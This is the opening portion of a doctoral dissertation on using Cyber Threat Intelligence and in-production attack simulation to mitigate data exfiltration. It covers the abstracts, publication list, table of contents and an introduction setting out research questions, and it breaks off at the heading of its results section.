der Bundeswehr
Universität München

On efficient and effective Cyber Threat Intelligence-based Mitigation of Data Exfiltration

Dipl.-Ing., M.Eng. Michael Mundt

Vollständiger Abdruck der von der Fakultät für Informatik der Universität der Bundeswehr München zur Erlangung des akademischen Grades eines Doktors der Naturwissenschaften (Dr.rer.nat.) angenommenen Dissertation.

Erster Gutachter:	Prof. Dr.rer.nat. Harald Baier
Zweite Gutachterin:	Prof. Dr.-Ing. Raab-Düsterhöft

Die Dissertation wurde am 16.09.2024 bei der Universität der Bundeswehr München eingereicht und durch die Fakultät für Informatik am 08.01.2025 angenommen. Die mündliche Prüfung fand am 28.01.2025 statt.

der Bundeswehr
Universität München

On efficient and effective Cyber Threat Intelligence-based Mitigation of Data Exfiltration

Dipl.-Ing., M.Eng. Michael Mundt

Full copy of the, from the "Fakultät für Informatik" accepted, dissertation to obtain the academic degree: Doctor of Natural Sciences (Dr.rer.nat.)

First Supervisor:	Prof. Dr.rer.nat. Harald Baier
Second Supervisor:	Prof. Dr.-Ing. Raab-Düsterhöft

The dissertation was submitted at September 16, 2024 to the University of the Bundeswehr Munich and accepted by "Universität der Bundeswehr München, Fakultät für Informatik" at January 8, 2025. The oral examination took place at January 28, 2025.

Abstract

Week 27 of 2024. Cyber incidents have been recorded again. No one seems to be immune. This week, among other incidents, Technical Inspection Association (TÜV) Rheinland was burgled. The cybergang Ransomexx is said to have stolen 650 GB of data from the organisation. FalconFeeds.io announced this on the social media channel X. This is just one selected example of many this week. It shows a current pattern of cyber criminals' modus operandi. They penetrate the victim system, sift through it for valuable data, compile that data, and exfiltrate sensitive data to later blackmail the victim or reselling the stolen data, or both. After the data has been stolen, it is encrypted by the use of ransomware to increase the operational, extortionate pressure on the victim by increasing the damage in the event of non-payment of the extortion money demanded. The victim gets into a vicious circle. The stolen and encrypted data can be used repeatedly for extortion. Even if production operations could be restored, the attackers threaten to publish the stolen data as often as and whenever they want.

With this thesis, we have set ourselves the goal of breaking this vicious circle. We present a concept to better protect against the theft of sensitive data. Active protection against unauthorised data exfiltration is the core of this work.

We first investigate methods to become aware of the current cyber threats for one's own organisation. As an essential part of our concept, we work out how to become aware of your own sensitive data and relevant processes and then use a Cyber Threat Intelligence (CTI) approach to check what current cyber threat vectors emanate from Advanced Persistent Threats (APT). Cyber incidents are evaluated by analysts worldwide. The knowledge about the perpetrators' modus operandi, skills and equipment is compiled and stored in knowledge databases in a structured manner. Faster, structured exchange of information on current cyber threats promotes targeted resistance and the automation of processes. We are taking advantage of this development and align our approach with the current cyber threats.

We show how our concept can be procedurally integrated into an existing Information Security Management System (ISMS). Many organisations today operate an international standard-compliant ISMS to ensure an appropriate level of security. By showing how our concept can be integrated into this, we open up the possibility of later exploitation of the results of our work up to the possibility of integrating our concept into international standards in the future.

We investigate the optimal structure of a simulation cycle and the mandatory properties of a simulation engine. The findings of the CTI are to be used by executing the current cyber threats in the context of a simulation. The simulation should be as realistic as possible and is carried out directly in the productive IT system that needs to be protected. Our approach is

to run the simulation before an attacker uses this specific attack vector and to learn from the execution which detection and protection measures can be improved and how we can protect them. We perform an in vitro evaluation of this simulation cycle. We show furthermore how novel forensic methods are used to detect the effects of simulation in real time and to detect and secure the precipitation of digital traces on the assets of the productive system driven by the simulation.

We have made great efforts to evaluate that our approach can be a valuable contribution to risk analysis in critical infrastructures. We consider the differences and interactions between Operational Technology (OT) and Information Technology (IT) showing which attack vectors are at work in both and how they are detected. We specifically examine elementary assemblies and assets of OT. Thereby, we prove that intersecting threat intelligence information with the knowledge of the structure and mode of operation of the critical infrastructure, it leads to a better understanding and qualification of the effects of cyber-attacks, ideally helps to quantify them.

The processing of digital data and especially the operation of critical infrastructures are subject to strict regulations. Network Information Security (NIS)-2, Cyber Resilience Act (CRA), General Data Protection Regulation (GDPR): just to name a few of them. We were requested to prove that our approach can be used within the valid limits of European regulation. To this end, we have specifically looked at the GDPR and carried out a risk-based assessment of individual measures with regard to the protection and dangers for data subjects.

Finally, we implemented our concept as a prototype and provided proof of feasibility. We have used commercially available and open-source software for this purpose. It was important to us to show that our approach can be used immediately. We set up the entire simulation cycle and drilled through it on the basis of selected hazards. All phases of the simulation cycle were run through several times. New, dangerous methods of attack-techniques such as breaking down sensitive data into small pieces and then silently exfiltrating these small pieces without being noticed were simulated. We have thus shown that our approach can cope with current cyber threats.

By using our concept, the defence can be adapted to the changing cyber threats and will resist more effectively the exorbitant risk of data exfiltration. In this thesis, our concept is considered holistically from the point of view of the protective system and the operating organisation. Our approach gives initiative back to the defender. Instead of waiting for the devastating hack, the protective measures are constantly reviewed and improved with each simulation run. Attack vectors are nullified before a cyber attacker successfully strikes.

Zusammenfassung

Kalenderwoche 27/ 2024. Es wurden erneut Cybervorfälle registriert. Niemand scheint dagegen immun zu sein. In dieser Woche wurde unter anderem in den TÜV Rheinland eingebrochen. Die Cybergang Ransomexx soll 650 GB Daten gestohlen haben. FalconFeeds.io kündigte dies in dem sozialen Netzwerk X an.

Dies ist nur ein ausgewähltes Beispiel von vielen in dieser Woche. Es zeigt ein aktuelles Muster des Modus Operandi von Cyberkriminellen. Sie dringen in das System des Opfers ein, durchsuchen es nach wertvollen Daten, stellen diese Daten zusammen und exfiltrieren sensible Daten, um das Opfer später zu erpressen oder die gestohlenen Daten weiterzuverkaufen oder beides. Nachdem die Daten gestohlen wurden, werden sie durch den Einsatz von Ransomware verschlüsselt, um den operativen, erpresserischen Druck auf das Opfer zu erhöhen, indem der Schaden bei Nichtzahlung des geforderten Erpressungsgeldes erhöht wird. Das Opfer gerät in einen Teufelskreis. Die gestohlenen und verschlüsselten Daten können wiederholt zur Erpressung verwendet werden. Selbst wenn der produktive Betrieb wiederhergestellt werden könnte, drohen die Angreifer damit, die gestohlenen Daten beliebig oft und wann immer sie wollen zu veröffentlichen.

Wir haben uns zum Ziel gesetzt, diesen Teufelskreis zu durchbrechen. Wir stellen ein Konzept vor, um sich besser vor dem Diebstahl sensibler Daten zu schützen. Der aktive Schutz vor unbefugter Datenexfiltration ist der Kern dieser Arbeit.

Wir untersuchen zunächst Methoden, um uns der aktuellen Cyberbedrohungen für die eigene Organisation bewusst zu werden. Als wesentlichen Bestandteil unseres Ansatzes erarbeiten wir, wie man auf eigene sensible Daten und relevante Prozesse aufmerksam wird und prüfen anschließend mit einem Cyber Threat Intelligence (CTI)-Ansatz, welche aktuellen Cyber-Angriffsvektoren von Advanced Persistent Threats (APT) ausgehen. Cybervorfälle werden von Analysten weltweit bewertet. Das Wissen über die Vorgehensweise, Fähigkeiten und Ausrüstung der Täter wird strukturiert zusammengetragen und in Wissensdatenbanken gespeichert. Ein schnellerer, strukturierter Informationsaustausch über aktuelle Cyberbedrohungen fördert die gezielte Abwehr und die Automatisierung von Prozessen. Wir machen uns diese Entwicklung zunutze und richten unser Konzept an den aktuellen Cyberbedrohungen aus.

Wir zeigen, wie unser Ansatz prozedural in ein bestehendes Informations-Sicherheits- Management-System (ISMS) integriert werden kann. Viele Organisationen betreiben heute ein internationales, standardkonformes ISMS, um ein angemessenes Sicherheitsniveau zu gewährleisten. Indem wir aufzeigen, wie unser Ansatz in diese integriert wird, eröffnen wir die Möglichkeit der späteren Verwertung der Ergebnisse unserer Arbeit bis hin zur Möglichkeit, unser Konzept in Zukunft in internationale Standards zu integrieren.

Wir untersuchen die optimale Struktur eines Simulationszyklus und die zwingenden Eigenschaften einer Simulations-Engine. Die Erkenntnisse der CTI sollen genutzt werden, indem die aktuellen Bedrohungen im Rahmen einer Simulation ausgeführt werden. Die Simulation soll möglichst realitätsnah sein und wird direkt in dem zu schützenden produktiven IT-System durchgeführt. Unsere Lösung besteht darin, die Simulation laufen zu lassen, bevor ein Angreifer diesen spezifischen Angriffsvektor verwendet, und aus der Ausführung der Simulation zu lernen, welche und wie die eigenen Erkennungs- und Schutzmaßnahmen verbessert werden können. Wir führen zunächst eine In-vitro-Bewertung dieses Simulationszyklus durch. Darüber hinaus zeigen wir, wie neuartige forensische Methoden eingesetzt werden, um die Auswirkungen der Simulation in Echtzeit zu erkennen und den Niederschlag digitaler Spuren auf den Assets des Produktivsystems zu erkennen und zu sichern.

Wir haben große Anstrengungen unternommen, um zu evaluieren, dass unser Ansatz ein wertvoller Beitrag zur Risikoanalyse in kritischen Infrastrukturen sein kann. Wir betrachten die Unterschiede und Wechselwirkungen zwischen Operational Technology (OT) und Information Technology (IT) und zeigen, welche Angriffsvektoren in beiden zum Einsatz kommen und wie diese erkannt werden. Dabei zeigen wir, dass die Verknüpfung von Bedrohungsinformationen mit dem Wissen über die Struktur und Funktionsweise der kritischen Infrastrukturen zu einem besseren Verständnis und einer Qualifizierung der Auswirkungen von Cyberangriffen führt und im Idealfall hilft, diese zu quantifizieren.

Die Verarbeitung digitaler Daten und insbesondere der Betrieb kritischer Infrastrukturen unterliegen strengen Regulierungen. Network Information Security (NIS)-2, Cyber Resilience Act (CRA), Datenschutzgrundverordnung (DSGVO): um nur einige von ihnen zu nennen. Wir mussten aufzeigen, dass unsere Lösung innerhalb der geltenden Grenzen der europäischen Regulierung eingesetzt werden kann. Zu diesem Zweck haben wir uns speziell mit der DSGVO auseinandergesetzt und eine risikobasierte Abwägung der einzelnen Maßnahmen im Hinblick auf den Schutz der Informationen und die Gefahren für die betroffenen Personen durchgeführt.

Schließlich haben wir unser Konzept als Prototyp implementiert und so den Nachweis der Umsetzbarkeit erbracht. Dabei haben wir sowohl kommerziell verfügbare als auch Open-Source-Software verwendet. Es war uns wichtig zu zeigen, dass unsere Lösung sofort eingesetzt werden kann. In Abgrenzung zu bestehenden Lösungen von renommierten Anbietern, wie Microsoft Sentinel, haben wir den Mehrwert aufgezeigt, der sich aus dem Einsatz unserer Lösung ergibt. Wir haben den gesamten Simulationszyklus aufgebaut und anhand ausgewählter Gefährdungen durchexerziert. Alle Phasen des Simulationszyklus wurden mehrfach durchlaufen. Neue, gefährliche Angriffsmethoden wie das Zerlegen von sensiblen Daten in kleine Teile und das anschließende unbemerkte Exfiltrieren dieser kleinen Teile wurden simuliert. Damit haben wir gezeigt, dass unsere Lösung auch aktuellen Cyber-Bedrohungen gewachsen ist.

Durch unser Konzept kann sich die Verteidigung an die sich verändernden Cyber-Bedrohungen anpassen und wird dem exorbitanten Risiko der Datenexfiltration effektiver widerstehen. In dieser Thesis wird unser Konzept ganzheitlich aus dem Blickwinkel des zu schützenden Systems und der Betreiberorganisation betrachtet. Unser Konzept gibt dem Verteidiger die Initiative zurück. Anstatt auf den verheerenden Hack zu warten, werden die Schutzmaßnahmen ständig mit jedem Simulationslauf überprüft und verbessert. Angriffsvektoren werden zunichte gemacht, bevor ein Cyber-Angreifer erfolgreich zuschlägt.

Publications

Publications in the direct scope of the thesis in reverse chronological order:

- Michael Mundt, Harald Baier, Antje Raab-Düsterhöft, Towards Reducing Business-Risk of Data Theft by Automated Simulation Procedures of Evil Data Exfiltration, The International Conference on Availability, Reliability and Security (ARES 2024), July 2024
- Michael Mundt and Harald Baier, Gib dem Dino Futter – adaptive Detektion von Bedrohungen in KRITIS-Netzwerken mittels Open-Source-Forensik, 31. DFN Konferenz "Sicherheit in vernetzten Systemen", Januar 2024
- Michael Mundt and Harald Baier, Enhancing Incident Management by an improved Understanding of Data Exfiltration: Definition, Evaluation, Review, 14th EAI International Conference on Digital Forensics & Cyber Crime, Springer International Publishing, Dezember 2023
- Michael Mundt and Harald Baier, Enabling Protection Against Data Exfiltration by Implementing ISO 27001:2022 Update, International Conference on Security & Applications (SECURA 2023), International Journal on Cybernetics & Informatics (IJCI), August 2023
- Michael Mundt and Harald Baier, Cyber Crime undermines Data Privacy efforts - On the Balance between Data Privacy and Security, 13th EAI International Conference on Digital Forensics & Cyber Crime, Springer International Publishing , November 2022
- Michael Mundt and Harald Baier, Threat-based Simulation of Data Exfiltration Towards Mitigating Multiple Ransomware Extortions, Digital Threats: Research and Practice, October 2022
- Michael Mundt and Harald Baier, Mapping cyber-physical Threats for Critical Infrastructures, 17th international on critical information infrastructures security, Springer Nature, September 2022

Other publications in the broader scope of the thesis:

- Michael Mundt and Harald Baier, Adaptive Detektion von Bedrohungen in KRITIS-Netzwerken mittels Open-Source-Forensik, Linux Magazin 02/2024, Online: `https://www.linux-magazin.de/ausgaben/2024/02/bedrohungen-erkennen/`

- Michael Mundt and Harald Baier, Data Exfiltration, Encyclopedia of Cryptography, Security and Privacy, Springer International Publishing, June 2023
- Michael Mundt and Harald Baier, Abbildung und Simulation cyber-physischer Bedrohungen für kritische Infrastrukturen, 30. DFN-Konferenz „Sicherheit in vernetzten Systemen“, February 2023
- Michael Mundt, Analyse aktueller Gefahren mittels des MITRE ATT&CK Frameworks, Polizei-Informatik 2022, Rediroma Verlag, ISBN 978-3-98527-670-7, September 2022
- Michael Mundt and Harald Baier, Towards Mitigation of Data Exfiltration Techniques using the MITRE ATT&CK Framework, 12th EAI International Conference on Digital Forensics & Cyber Crime, Springer International Publishing, Dezember 2021

Further publications that deal with background topics and important innovations:

- Antje Raab-Düsterhöft, Michael Mundt (Beiträge aus der Master-Thesis), IT-Forensik: ein Grundkurs, Springer Vieweg, ISBN 978-3-66269-089-5, November 2024
- Michael Mundt, Die Synergie von Geografischen Informationssystemen und künstlicher Intelligenz, Polizei-Informatik 2024, Rediroma Verlag, ISBN 978-3-98885-339-4, September 2024
- Michael Mundt, Digital Twin für die Polizei, Polizei-Informatik 2023, Rediroma Verlag, ISBN 978-3-98885-071-3, September 2023

Sample data, code and configuration files

You can find examples of the implementations, configuration files and test data I used during my work in this GitHub repository [Mun25].

Acknowledgements

This work would not have been possible without the help of many others. First of all I would like to thank my supervisor Prof. Dr. Harald Baier for his scientific guidance and support during the last years. Giving me the opportunity to join as an external doctoral candidate alongside my main job was the starting point of this exciting journey. My special thanks also go to Prof. Dr.-Ing. Raab-Düsterhöft for providing valuable feedback and for being a part of my doctoral committee.

I would also like to thank Univ.-Prof. Klaus Buchenrieder Ph.D. M.S. (OSU) for all the good advice during this project.

There are some fellow colleagues who became good friends over time. In particular I want to thank Samantha Klier, Thomas Göbel and Mario Winkler, who were always very supportive and helped me in a mutually co-operative manner.

Then I would like to thank Mrs Nicole Worret. Especially as an external doctoral candidate, I was dependent on her help for the organisational and administrative processes. She always gave me this help in a friendly and courteous manner.

I would like to thank my loved one for accompanying me to the defence in Munich.

My final thanks go to my children, who had to let me go for many an hour so that I could write this thesis. I hope to be a role model and show you that you can have fun learning for a lifetime.

Contents

1 Introduction **1**
- 1.1 Motivation . . . 1
- 1.2 Research Questions and Contributions . . . 2
- 1.3 Publications . . . 3
- 1.4 Thesis Outline . . . 6
- 1.5 Results . . . 7

2 Background and related work **9**
- 2.1 Cyber Threat Intelligence . . . 9
- 2.2 ISO 27001 Information Security Management System . . . 10
- 2.3 Simulation . . . 13
- 2.4 Information Technology / Operational Technology . . . 14
- 2.5 Regulations, compliance . . . 16
- 2.6 Method counteracting data exfiltration . . . 18

3 Data Exfiltration in interaction with Cyber Threat Intelligence **23**
- 3.1 Definition . . . 23
- 3.2 Cyber Threat Intelligence . . . 23
- 3.3 Evaluation of frequently used methods and frameworks . . . 24
- 3.4 MITRE ATT&CK framework . . . 26
- 3.5 Systematic Review . . . 28

4 Procedural integration of simulating data exfiltration into ISMS and CTI **33**
- 4.1 Information Security Management System . . . 33
- 4.2 Integration of CTI into an existing ISMS . . . 34
- 4.3 Samples . . . 36
- 4.4 Implementing threat simulation under ISO 27001:2022 updated conditions . . . 40
- 4.5 Selection of longer existing Controls . . . 40
- 4.6 Selection of new Controls . . . 41
- 4.7 Findings to implement new control 5.7 Threat Intelligence . . . 44

5 Designing and prototyping simulation **49**
- 5.1 Principles of Threat based security Approach . . . 49
- 5.2 Extraction guidance on detection and mitigation . . . 50
- 5.3 API driven access . . . 51
- 5.4 Data analytics . . . 52
- 5.5 Design of Simulation Engine . . . 54
- 5.6 Protoyping . . . 57
- 5.7 Samples for simulating . . . 59

6 Implementation of risk analysis in the context of CRITIS **63**
6.1 Introduction to critical infrastructures . . . 63
6.2 Localization of cyber-physical assets . . . 64
6.3 Concatenation of the object models . . . 67
6.4 Use Case: Incident by SIEM . . . 69
6.5 Findings for risk analysis of CRITIS . . . 73

7 On the balance between data privacy and security **75**
7.1 Relevant Articles of GDPR . . . 75
7.2 edpb Guidelines 2021/01 Version 2.0 . . . 76
7.3 Sample Attack Vectors for Balancing GDPR in Case of Data Exfiltration . . . 77
7.4 Balancing GDPR requirements against the hazards . . . 84
7.5 Findings balancing requirements . . . 85

8 Implementing the simulation cycle **87**
8.1 Concept . . . 87
8.2 Prototypical proof of concept . . . 88
8.3 Exfil Compressed Archive to GitHub Gists . . . 95
8.4 Scheduled Exfiltration of sensitive Data . . . 97
8.5 Splitting Sensitive Data into Chunks for Exfiltration . . . 100
8.6 Findings for implementing . . . 103

9 Evaluation of the potential of the simulation **105**
9.1 Current Example for Cyber Defense Measures . . . 105
9.2 Concept of Adaptive Detection . . . 108
9.3 Visualisation and prioritisation of countermeasures using a knowledge graph . 110
9.4 Integration of the Simulation in an ISO27001:2022 ISMS . . . 112

10 Conclusion and Outlook **115**
10.1 Conclusion . . . 115
10.2 Outlook . . . 117

Abbreviations **119**

List of Figures **123**

List of Tables **125**

Bibliography **127**

1 Introduction

1.1 Motivation

Austin Texas. SolarWinds. 2020. A modern and successful enterprise is selling software that helps customers to monitor the processes in their IT networks. The software is driven by a platform which is called "Orion". Unknown hackers managed to penetrate this platform and to tamper an update procedure. Malicious code has been injected into a software update. So, the supply chain was infiltrated. At the time, when any customer updated the Orion software on his premises, then the customer's system was infected. The malicious code, disguised as a regular update, was unknowingly infiltrated into the systems of the customers.

Thousands of organisations, among them government agencies, all using the Orion software, became potential hacking targets. Some of them were selected by the advanced hackers and have been infiltrated further: Microsoft, FireEye, others. The attack was conducted by sophisticated attackers. Exploiting the malicious code, backdoor access was established in the victims' networks. The malicious patch was distributed in March 2020. The breach was disclosed at the 11th of December 2020. 8 months! Numerous industrial verticals, especially electric sub sectors concerned with the operation of critical infrastructures, were attacked. The attackers had a long time to scout out the infiltrated system. In the end, one managed to smuggle out valuable and sensitive data and thus steal it. Intellectual properties, secrets, competitive advantages, future strategies. It is assumed that the adversary was a nation-state-based attacker. So far it is difficult to estimate what long-term consequences this will cause. The damage is feared as enormous and knowing about one's own vulnerability is sobering.

The SolarWinds Orion software compromise showed impressively: defending IT-systems at the perimeter is no longer sufficient! The worst case has to be considered when Advanced adversaries infiltrate the system. They act stealthy inside the system trying to identify, collect and exfiltrate sensitive data. Striving to reinforce the resilience against such Advanced Persistent Threats (APT), further enforcement for more effective defence measures have to be investigated. The crucial question is, if it is possible to mitigate the threat of data exfiltration. To investigate this question, we examine the facts from different perspectives. Intelligence: How far can one succeed in recognizing potential opponents and assessing their abilities? Methodology: What possibilities exist to categorize the methods for data exfiltration? Which ones are available today and which ones will have to be expected tomorrow? Which ways are feasible to evaluate the threat in interaction with taken protective measures? Countermeasures: Will it help to slip into the role of an attacker and simulate the process of data exfiltration? These detailed questions need to be examined with the aim of answering the overriding question how to mitigate the risk.

The work of the thesis is motivated to enhance the effectiveness of countermeasures against

adversary data exfiltration techniques.

1.2 Research Questions and Contributions

To describe the content of this thesis in general terms, we state a single, generic research question as follows:

RQ: *To which extent is it possible to mitigate the threat of data exfiltration by simulating the currently most threatening techniques to do so?*

It is of significant importance to simulate data exfiltration from the inside of the contemplated IT-system. This is the perspective on an adversary insider. This is a valuable origin to inspect the defence measures. Insider attacks are very dangerous. To start the inspection at this point is a correct prioritisation. From here, the simulation is run in order to detect vulnerabilities and to collect log-data. The circumstances of the assets of the organisation are taken into consideration. The configuration of the simulation is depending on current vulnerabilities. The simulation is run on the real-life IT-system of the organisation.

Further, subordinate questions arise from this. In the following, we identify the subordinate questions that each consider partial aspects and describe them briefly.

RQ1: *Which are the currently most threatening techniques for data exfiltration?*

This approach will permit bridging the gap between existing Cyber Threat Intelligence (CTI) and implementation/ operation of Security Controls in any enterprise. Thus, sensitive data will be protected more targeted. The execution of data exfiltration techniques will be detected earlier. APT are understood better. Threats, vulnerabilities and TTPs are exchanged in an accessible and structured manner.

RQ2: *How must a simulation be designed to represent the current threats to data exfiltration?*

The simulation must be able to adapt current threats and design the simulation accordingly. Here, there must be a substantive link between the findings of current threats and the configuration of the simulation. It will be important to know and simulate to a sufficient extent the attackers' modus operandi that will eventually lead to data exfiltration. The attackers' modus operandi will be simulated to the extent that it can lead to the detection of the data exfiltration techniques. A good knowledge of existing threats to valuable assets will need to be implemented and deployed.

RQ3: *How can a threat simulation be integrated into the IT-Operation?*

Today's companies and organisations use IT technologies almost one hundred %. There are responsibilities and processes for their operation. The process organisation is geared in terms of personnel and materials to executing the value creation processes and serving supporting processes. The concept must be based on existing structures and be able to be implemented with the available resources.

RQ4: *Are there regulatory requirements that must be taken into account?*

The implementation of my concept requires the handling of information of the company. Sensitive information should be better protected. The approach potentially involves the handling of sensitive and possibly also personal identifiable information. The General Data Protection Regulation (GDPR) will have to be taken into account. Here, it will be necessary to consider how the requirements of the GDPR may affect the implementation of the process.

RQ5: *How can simulation be extended to OT systems such as CRITIS?*

Critical infrastructure is also at risk of data exfiltration. Here, for example, it is a matter of scouting out the equipment used or knowing how the individual assets work together. The knowledge of configurations and operating parameters is later used to disrupt or even interrupt production. In addition, there is the complexity that these are special environments in which production takes place and specific assets are used that are often not used in enterprise IT. It will be necessary to consider how the concept can be applied to these environments as well.

RQ6: *How can the acquired concept be implemented in today's IT system landscapes?*

The answers to the individual research questions were scientifically examined and we published the answers in at least one publication each. We make the connection between the questions and the publications clear in the following section.

1.3 Publications

All questions were investigated in the course of scientific work. We presented the partial results in individual submissions at conferences and discussed them with the specialist community. We have published at least one publication on each research question (see Table 1.1) and the method we introduced and have thus already presented and discussed the research questions in detail to the scientific community.

Seven publications significantly advance the entire thesis in the development phase of this work. They have all been peer reviewed and presented at conferences. We have categorised these papers as *most important*. Four further publications, all peer reviewed and presented at conferences, delve into specific aspects of the context and serve to develop a deeper technical understanding as well as demonstrate partial aspects of practical feasibility. We have categorised these papers as *Related to topic*. Two additional works were presented at police information technology events. These highlight technologies and concepts such as the digital twin or the use of artificial intelligence. These complement the context coherently with probably future optimisation options for the method we are introducing in the course of this work.

Table 1.1: RQs related to publications

Paper	RQ1	RQ2	RQ3	RQ4	RQ5	RQ6	RQ
Most important							
Towards Reducing Business-Risk of Data Theft by Automated Simulation Procedures of Evil Data Exfiltration, ARES 2024							**X**
Gib dem Dino Futter – adaptive Detektion von Bedrohungen in KRITIS-Netzwerken mittels Open-Source-Forensik, DFN-CERT 2024	**X**	**X**			**X**	**X**	
Enhancing Incident Management by an improved Understanding of Data Exfiltration: Definition, Evaluation, Review, ICDF2C 2023	**X**						
Enabling Protection Against Data Exfiltration by Implementing ISO 27001:2022 Update, Secura 2023		**X**	**X**			**X**	
Cyber Crime undermines Data Privacy efforts - On the Balance between Data Privacy and Security, ICDF2C 2022				**X**			
Threat-based Simulation of Data Exfiltration Towards Mitigating Multiple Ransomware Extortions, DTRAP 2022		**X**					
Mapping cyber-physical Threats for Critical Infrastructures, CRITIS 2022					**X**		
Related to topic							
Towards Mitigation of Data Exfiltration Techniques using the MITRE ATT&CK Framework, ICDF2C 2021	**X**		**X**				
Abbildung und Simulation cyber-physischer Bedrohungen für kritische Infrastrukturen, DFN-CERT 2023		**X**			**X**		
Further							
Digital Twin für die Polizei, Polizei-Informatik 2023							
Geografische Informationssysteme und Künstliche Intelligenz, Polizei-Informatik 2024							

The flow chart 1.1 shows the context of the publications. The context may be seen in the middle of the chart: Cyber Threat Intelligence (CTI), the Information Security Management System (ISMS) as defined in ISO 27001, Simulation, IT/ OT and Regulations enforcing compliance. Findings from this context are combined into a method in the course of my work. From this we derive and evaluate my new method for counteracting data exfiltration. My publications are initially dedicated to individual aspects such as CTI in context. Finally, the publication on the occasion of the International Conference on Availability, Reliability and Security (ARES) Conference 2024 summarises and evaluates all the findings on my new method.




Figure 1.1: Floating diagram for content relation of published papers

1.4 Thesis Outline

The afore mentioned research questions are structured as follows:

- *Overview of relevant fields or research:*
  In **chapter 2** We research background information in detail using scientific work in context. It is worked out in which way this thesis differs from related works.

- *Fundamental information:*
  Chapter 3 introduces the topics of Cyber Threat Intelligence (CTI) and data exfiltration. Basic semantics are introduced, and a definition is given. Widely used tools for processing relevant information in this subject area are presented and compared.

- *Procedural integration:*
  In this chapter, *chapter 4*, a way is developed to link the CTI processes and the Information Security Management System (ISMS). The link is the simulation of data exfiltration. It will be shown how to use CTI to adjust the simulation in a targeted manner and then use the results to sharpen protection mechanisms.

- *Designing and prototyping:*
  Chapter 5 first presents the principles that should be applied to the design of a simulation engine. Subsequently, the design of the engine is laid out and first parts of it are implemented prototypically to prove the feasibility of the concept. Technical frameworks are used here that promote subsequent functional expansion and promise good scalability.

- *Risk assessment in the context of CRITIS:*
  The determination of risks for critical infrastructure is given special attention in this chapter 6. First, we present the special situation between IT and OT in industrial production facilities. We then examine the usability of the CTI approaches already in use in this environment. Furthermore, a solution is proposed to further quantify the risks. It is worked out where data exfiltration is applied to professionally prepare and commit the attacks against critical infrastructures.

- *Balancing privacy and security:*
  Our simulations must comply with data protection requirements. In Chapter 7 a risk-based approach is carefully executed to determine the risks to the privacy assurance objectives and to consider and mitigate them in the configuration. In this context, the interactions between information security objectives and the principles of personal data processing are highlighted. Potential effects on the simulation and the further processing of the results are considered constructively-critically.

- *Implementing the simulation cycle:*
  In this chapter 8, the simulation is implemented. first, a currently available cloud software suite is considered and then an experimental environment is built and deployed. Using a concrete example, a part of an attack vector is decomposed, the relevant phases for the entire data exfiltration process are extracted and the simulation is executed. The precipitation of digital traces is examined for chosen data exfiltration techniques and thus the effectiveness of the procedure is evaluated.

- *Evaluation of the potential of the simulation:*
  In this chapter 9, using a current software-example, it is shown that systems available today do not yet have the approach shown in this thesis. Afterwards, concrete measurable approaches to recycling are presented.
- In **chapter 10** we conclude the thesis.

1.5 Results

